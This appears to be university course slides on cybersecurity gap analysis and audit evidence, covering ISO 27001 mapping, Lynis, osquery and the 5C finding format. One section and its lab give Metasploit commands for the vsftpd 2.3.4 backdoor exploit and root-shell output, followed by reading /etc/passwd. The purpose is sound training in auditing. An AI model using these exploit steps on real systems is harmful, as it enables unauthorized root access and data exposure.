



DAY 3

Find the Gaps

Active Exploitation
Evidence Collection
Gap Analysis
5C Documentation

North South University



GAP ANALYSIS

**MEASURING THE DISTANCE BETWEEN
POLICY AND REALITY**

CYBERSECURITY GAP ANALYSIS

A simplified overview of comparing security requirements against current controls

A process to compare current security against required/recommended standards.
Simply: "What security should exist vs. what currently exists."



WHY PERFORM A CYBERSECURITY GAP ANALYSIS?



**IDENTIFY
SECURITY
WEAKNESSES**



**IMPROVE
CYBERSECURITY
POSTURE**



**PREPARE FOR
COMPLIANCE**



**REDUCE
CYBER RISKS**



**Required / Standard
Controls**

GAP



Current Controls

Gap Analysis



Gap analysis worksheet structure:

Column	Purpose	Example Entry
Control	The specific requirement being tested	ISO 27001 A.9.4.3 - Password Policy
Expected	What the standard mandates	Documented policy with complexity requirements
Observed	What was actually found in the environment	No written password policy exists
Gap	The missing point between expected and observed	Policy entirely absent
Severity	Likelihood × Impact risk score	L:4 × I:4 = 16 (Critical)



ACTIVE EXPLOITATION

PROVING THEORETICAL RISKS ARE REAL

AUDITOR



Management
needs proof.

● **VULNERABILITY:**
vsftpd 2.3.4
(Scoring: Critical)

```
[msfconsole] > search vsftpd
[msfconsole] > use exploit/unix/ftp/vsftpd_234_backdoor
[msfconsole] > set RHOSTS [Target_IP] -> exploit
[msfconsole] > (Output showing a successful connection)
```

EXPLOITABILITY VERIFIED

```
root@[hostname]:/# whoami
root
root@[hostname]:/# hostname
[hostname]

[COMPLETE SYSTEM TAKEOVER
CONFIRMED]
```

AUDIT REPORT EXHIBIT

**CRITICAL
FINDING:**
vsftpd Backdoor

```
root@[hostname]:/# whoami
root
root@[hostname]:/# hostname
[hostname]
```

Exhibit A:
Proof of
exploitability.
Finding is not
hypothetical.

ISO 27001 MAPPING

vsftpd 2.3.4 Backdoor → **A.12.6.1**
A.12.6.1 Management
of Technical Vulnerabilities
(Unpatched software)



AUDIT TOOLS

HOW EACH TOOL TURNS SYSTEM STATE INTO AUDIT EVIDENCE

LYNIS (LINUX HARDENING AUDIT)



COMMAND: ``lynis audit system``



WHY IT MATTERS:

READS SYSTEM
CONFIGURATION FILES
AND FLAGS
DEVIATIONS FROM
SECURITY BASELINES

OUTPUT INTERPRETATION:




WARNING = CONTROL WEAKNESS



FAILED = CONTROL ABSENT



SUGGESTION = IMPROVEMENT
OPPORTUNITY




ISO MAPPING:

EACH **WARNING** AND
FAILED ITEM MAPS TO
AN ISO 27001 ANNEX A
CONTROL - DOCUMENT

WINDOWS EVENT VIEWER - THE AUDITOR'S PRIMARY DETECTIVE TOOL

ACCESS: Run `eventvwr.msc` → filter for **Event ID**





OSQUERY: AUDITABLE SYSTEM EVIDENCE (SIMPLE)

SYSTEM DATA → OSQUERY



SQL-LIKE
QUERIES

STRUCTURED
OUTPUT

USE CASE: EXAMPLE QUERIES

RUNNING PROCESSES



SQL Query:
SELECT pid, name, path
FROM processes;

PID	NAME	PATH

NETWORK CONNECTIONS



SQL Query:
SELECT local_address,
remote_address, port
FROM network_connections;

LOCAL ADDR	REMOTE ADDR	PORT

USER ACCOUNTS



SQL Query:
SELECT uid, username, shell
FROM users;

UID	USERNAME	SHELL


INSTALLED SOFTWARE



SQL Query:
SELECT name, version
FROM programs;

NAME	VERSION

ADVANTAGE OVER TRADITIONAL TOOLS



TRADITIONAL TOOLS SIMPLE ADVANTAGES

- UNSTRUCTURED
- MANUAL PARSING
- NO TIMESTAMPS




OSQUERY

- CONSISTENTLY
TIMESTAMPED
- DIRECTLY
AUDITABLE



**THE 5C FINDING
STRUCTURE** WHY EVERY AUDIT
FINDING NEEDS ALL FIVE COMPONENTS


Why the 5C structure exists: a finding without Criteria is an opinion; without Cause it cannot be fixed; without Effect management will deprioritize it



Component	Definition	Example: vsftpd Backdoor Finding
Condition	What was observed - the actual state found	Root-level shell obtained via vsftpd 2.3.4 backdoor exploit on the production server
Criteria	The standard or policy that requires a different state	ISO 27001 A.12.6.1 requires timely identification and remediation of technical vulnerabilities
Cause	Why the gap exists - the root cause	No formal patch management policy; software versions had not been reviewed in 18 months
Effect	The business impact if the gap is not remediated	Complete system takeover possible - all data exfiltration, ransomware deployment, or operational shutdown at attacker's discretion
Recommendation	Specific, actionable, time-bound fix	Disable vsftpd service immediately; implement monthly patch review cycle; assign IT owner within 7 days

Hands-on & Lab Activity

Audit Windows or Linux system



Part 1: Active Exploitation (Hacker Perspective)

- Launch Metasploit and execute the vsftpd 2.3.4 backdoor exploit against the target VM
- Verify root shell with whoami && hostname - screenshot required as audit evidence
- From the root shell: list all user accounts (cat /etc/passwd), all network connections (netstat -an), and installed services
- Document: what data could an attacker access from this shell? What is the business impact?

Part 2: Systematic Gap Analysis (Auditor Perspective)

- Run lynis audit system - review every WARNING and FAILED item; highlight the top 5 most severe
- Run Event Viewer on the Windows VM - filter for Event ID 4625; count failed logins and identify source accounts
- Complete a 15-row gap analysis checklist mapped to ISO 27001 Annex A - each row must include Control, Expected, Observed, Gap, and Severity
- Collect evidence for each gap: screenshots with timestamps, tool output files, log extracts

Part 3: 5C Finding Documentation

- Each team member writes one complete 5C finding - minimum 3 findings per team
- Score each finding: Likelihood × Impact - justify the scores against the evidence collected
- Attach all evidence as numbered appendices (Exhibit A = Metasploit screenshot, Exhibit B = Lynis output, etc.)
- Present the team's most critical finding to the class - defend the severity rating against peer questions



Thank You